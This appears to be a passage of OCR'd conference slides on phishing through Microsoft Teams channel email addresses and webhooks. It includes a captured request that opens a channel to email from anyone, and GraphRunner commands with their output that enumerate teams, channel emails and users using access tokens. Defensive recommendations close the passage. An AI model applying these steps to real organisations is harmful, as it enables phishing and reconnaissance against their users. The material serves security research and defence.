vf1fDiYefOVSOV9W-pb2PZwg8x3_b1rMhDwGcgxhV91QoS8zcxHvrjZAAfwjuK9qeQoCBXelyQnJzHQ7VEE3UD5s1kqfxmmSTneSaXBogdxYJcaSp8U98LcGHRguwXNz3hRue-UP_ZZPD5R2JFPTSiojPH4dvyJP7UC1aR7Z7IG994aO9zii3LWjyxkebD5J9W7a5KECf81MHi72q5gRHyxAZ-ouWkb2CV6YGRnGHCBtICMI-39e_vWbiu9XkG17eLAqjGAJVHuYDF7sgdok88vlSsldO5l_sNCBRg4Vvi-jQv-OZ6Bg3xtKGpQtHHxdsjnDA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
Origin: https://teams.microsoft.com
Content-Length: 54

{
  "allowedSenderType":"anyone",
  "allowedDomains":null
}
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Content-Length: 139
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://teams.microsoft.com
Access-Control-Expose-Headers: X-ServerRequestId
X-ServerRequestId: 704E3589C763441AAECFB98441936D65
X-MachineName: mtsvc000002
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Cache: CONFIG_NOCACHE
X-MSEdge-Ref: Ref A: 704E3589C763441AAECFB98441936D65 Ref B: YTO01EDGE0708 Ref
Date: Thu, 04 Jan 2024 18:19:55 GMT

{
  "emailAddressDetails":{
    "emailId":"a52adf4e[redacted]onmicrosoft.com@ca.teams.ms"
  },
  "allowedSenders":{
    "allowedSenderType":"anyone"
  }
}
```

PUT Request


- Allows us to change the current values of “allowedSenderType” if an email address already exists



Sending Channel Emails

Sending A Message

- Set up a tenant – Create an Office365 tenant
- To find domains - We can use tools like Rvrsh3ll's FindIngresEmail
- Using Azure's console and Send-Mail



Profile Targeting

More Goodies

Get-TeamsChannels

```
PS C:\Users\Admin\Desktop\GraphRunner-main> Get-TeamsChannels -Tokens $tokens
Team Name: Research
    Channel Name: Gitlab
    Channel Name: News
    Channel Description: News Feed
    Channel Name: General
    Channel Description: Research
Team Name: Dev
    Channel Name: Notifications
    Channel Name: General
    Channel Description: Dev
Team Name: General
    Channel Name: Demo
    Channel Name: General
    Channel Description: Stuff
```

Find-ChannelEmails

```
PS C:\Users\Admin\Desktop\GraphRunner-main> Find-ChannelEmails -Tokens $tokens
Team Name: Research
Channel Name: General
Channel ID: 19:N64hKwzqWLBNDg98GyMXJozTapYnMH5jUJPZeiKtrNE1@thread.tacv2
Channel Description: Research
Channel Email: research@[redacted].com
Team Name: Dev
Channel Name: General
Channel ID: 19:2Vyx6EUBaQu_u35r5tWRwzQhcertq0-V4Go2dsLsFOo1@thread.tacv2
Channel Description: Dev
Channel Email: Dev@[redacted].com
Team Name: General
Channel Name: General
Channel ID: 19:CL1HGBY7Qg81fcctO8nqinDpsg3gIEAJUEevsWJwx041@thread.tacv2
Channel Description: Stuff
Channel Email: General@[redacted].com
PS C:\Users\Admin\Desktop\GraphRunner-main>
```

Get-ChannelUsersEnum

```
PS C:\Users\Admin\Desktop\GraphRunner-main> Get-ChannelUsersEnum -Tokens $tokens -Channel Demo -Teams General
Team Name: General
Channel Name: Demo
Channel Description:
Channel ID: [redacted]@thread.tacv2
Number of people in the Channel: 2
User: high priv
    Email Address: highpriv@[redacted].onmicrosoft.com
    Channel Role: owner
User: low priv
    Email Address: lowpriv@[redacted].onmicrosoft.com
PS C:\Users\Admin\Desktop\GraphRunner-main>
```


Defensive Perspective

Defensive Perspective - Webhooks

- While Microsoft hasn’t publicly acknowledged these issues
- To protect your organization:
  - Azure Sentinel can help detect
- Webhooks:
  - Disable connectors apps
- Channel Email Address:
  - Enforce via policy a list of okay domains to receive emails from
    - These domains should be controlled by the organization

Defensive Perspective – Channel Email Address

- Microsoft does provide away to disable this… from the GUI



Continuing the Research

or “Making it Developers Cry”

How to Get Started

- This is just the start
  - Teams is a staple in any organization
  - Having huge insecurities like this can lead to easy wins for attackers
- My intent by diving into this:
  - Shed some light on some systemic issues
  - Begin an open discussion on how to secure it
  - Provide a roadmap for others to continue this

Methodology

- All you need:
  - A Windows VM
  - A web traffic interceptor (Burp, Zap etc.)
  - An Office365 Tenant with Teams
- Intercept your browser/app and watch the traffic
  - Look at the requests and responses
  - Manipulate them
  - Rinse and repeat

Thank You

Tool: https://github.com/dafthack/GraphRunner

Article: https://www.blackhillsinfosec.com/wishing-webhook-phishing-in-teams/